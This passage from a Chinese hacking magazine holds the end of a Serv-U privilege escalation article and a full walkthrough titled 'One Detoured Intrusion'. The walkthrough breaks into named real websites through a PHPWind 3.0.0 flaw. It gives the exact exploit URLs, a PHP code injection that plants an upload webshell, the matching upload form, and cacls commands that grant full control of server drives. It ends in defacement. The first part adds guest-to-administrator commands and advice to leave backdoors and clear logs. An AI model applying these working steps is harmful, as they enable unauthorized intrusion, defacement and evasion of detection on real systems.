在命令行下提交命令登录ftp，然后通过“quote site exec net user guest /active:yes”和“net localgroup administrators guest /add”提升guest用户为管理员，通过3389登录终端桌面，上传一个配置好的ccproxy，运行即可，另外顺便再留个后门，免得到时候servu挂了就没法入手了。做完以上工作后，记得不要忘了清理日志，这是我们要从小养成的好习惯。

六、后话

攻击到此结束了，这次攻击的过程，我们对servu本地提权程序做了适当的修改，成功地突破了防火墙的限制，同时入侵时不要老守着脚本不放，有时候从系统着手，从一些老方法着手，可能路途要更平坦一些。希望这些方法能对你有所帮助，还是dangguai0102的一句老话“思路最重要”。根据我在攻击过程中出现的问题，雪山同学对su.aspx进行了改进，做了个最新版本的servu本地提权脚本，功能更齐全，使用更方便，欢迎广大老少爷们使用。

[文章用到的工具ftpscan.rar和su.aspx已收录在本期光盘]

编辑点评： serv-u提权的文章已经不少了，当我看到一半的时候，我已经有点厌倦想不编辑这篇文章了，但是读到后来却兴致盎然，觉得真是一篇不错的文章。利用aspx脚本躲过防火墙并用来提权，真是有点特殊。顺便我也想起了lake2的blog上的广告，asp的serv-u提权脚本要6000大洋出售，真是想看看到底是什么东东，嘿嘿，人穷志短，谁有了贡献一个呀。

一次拐弯的"入侵"

樱花浪子[I.S.T]

一日正在欣赏自己的博客，QQ上一黑友发过来一网址，说久久不能拿下，求我帮看看，我狂汗！在答应他试试看的情况下，做了一下测试，于是便有了此文。打开他给我发过来的网址：http://www.15177.com/，如图1所示，基本上都是HTML的，还有个不知名的论坛。因为下面的版权也让管理员去掉啦。我也省去注入、上传等常见漏洞测试，估计这些管理员早就做过防护或者是QQ黑友测试过啦！正因为是搞不定才找的我（^_^）现在不是流行旁注吗？直接拿起明小子的3.5查看一下。得到IP以后绑定了5个域名。




图1




图2

直接批量测试，上传页面，默认数据库。还真检测出来不少，心想难道就这么简单搞定啦。打开上传页面和默认数据不是打开转向首页，就是打不开。汗！直接再批量扫下注入点结果如图2所示。告诉我没有找到任何注入点。（后来问小黑友才知道这些他早就测试过了）。




图3

正在郁闷的时候扫了一下后台，心想如果运气好的话可能会有默认的密码ADMIN之类的。可是扫出的后台测试几个有的打不开，有的告诉我什么刚刚换服务器，晕之。无意中看一下明小子扫出http://www.4wzone.net/blog，如今这东东倒是挺火的，打开看了一眼发现是 PHPWind v3.0.0的，如图3所示。这个版本我记得不是N早前就出漏洞了吗？HO~HO 先看看漏洞是否存在。首先注册个用户登录，我这里注册的是hacklu，登录的时候记着保存COOKIE。接着提交**http://www.4wzone.net/blog/blog.php?uid_1.html**，查看博客管理员的用户名。得到用户名为xiaohuanet，继续提交http://**www.4wzone.net/blog/user_index.php?action=../admin/manager&job=submit&username=hacklu&password=1234567&check_pwd=1234567**。这步是把我注册的账号提升为管理员。密码改成1234567。结果如图4所示，告诉我完成相应操作。

直接退出后登录会发现多了一个系统设置，输入用户和密码直接进入后台，下面我们开始拿WEBSHELL啦。在后台"网站风格设置"里面加上以下代码：




图4




图5




图6

```
<style type='text/css'>
</style>
<!--
EOT;
?>-->
<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]);?>
<!--
<?php
print <<<EOT
-->
```

记住要加入顶部，如图5所示。

接着在本地构建如下代码：

```
<form ENCTYPE="multipart/form-data" ACTION="http://www.4wzone.net/blog/index.php" METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE="提交" TYPE="submit">
</form>
```

保存为“提交页面.html”，这里的http://www.4wzone.net/blog是我测试的网址，大家可以根据情况换一下。打开提交页面选一个PHP木马上传，提交之后在地址栏输入：http://www.4wzone.net/blog/网马的名字.php就OK啦！如图6所示。

接着我又传了一匹ASP马儿，呵呵，怕万一被删就完啦。首先看WScript.Shell可用不。执行一下命令告诉我运行时错误，我直接在自己的目录传了一个CMD.EXE。在SHELL路径填写自己的CMD路径。勾上WScript.Shell。这下总算显示出来啦。如图7所示。

我在访问D盘和E盘的时候被残酷地告诉我不允许访问，狂汗。www.15177.com的目录应该在E盘，可是什么也访问不了，用命令提示符也列不来。

到C:\WINNT\system32\config\下SAM文件可惜破解不了，也没有找到传说中的pcAnywhere\gif文件。冷静地想了一下，国内的虚拟主机大部分都装了Serv - U FTP服务器软件，而且那个提权工具连6.0的都可以提，正好最近看了一篇关于突破目录限制的文章。提权的原理是使用SERV-U提权工具运行WINDOWS自带的工具cacls.exe更改用户的ACL(访问控制表)，因为运行这个命令需要一定的权限，所以我们先提升权限，然后再运行cadls更改当前用户的的ACL。先在自己的WEB目录上传了FTP.EXE。在命令行模块执行：**E:\wwwroot\xiaohuanet\web\blog\ftp.exe "cacls.exe e: /T /E /G everyone:F"**，如图8所示。这样就赋予了everyone组成员对E盘的完全控制权。接下来我们访问一下E盘，如图9所示。

接着访问e:\wwwroot，提示还是没有权限，就接着执行：**E:\wwwroot\xiaohuanet\web\blog\ftp.exe "cacls.exe e:\wwwroot /T /E /G everyone:F"**，这样我们就拥有e:\wwwroot这个目录的完全控制权，如图10所示。最后找到了www.15177.com的目录，改一下标题栏，如图11所示。当然也同时用E-mail通知管理员了，不然警察叔叔请你喝茶就不好啦！最后把自己的WEBSHELL全删除。此次测试告一段落。

由于本人也是菜鸟，所以此文没什么技术含量，用到的都是高手们公布的漏洞。最后把此文送给我的女朋友，感谢她对我在“黑道”的支持！有什么问题大家可以去NOHACK论坛和我交流。

编辑点评：很简单的一次入侵。不过收集漏洞，积累提高，由量到质，是菜鸟成长的一个必要过程。

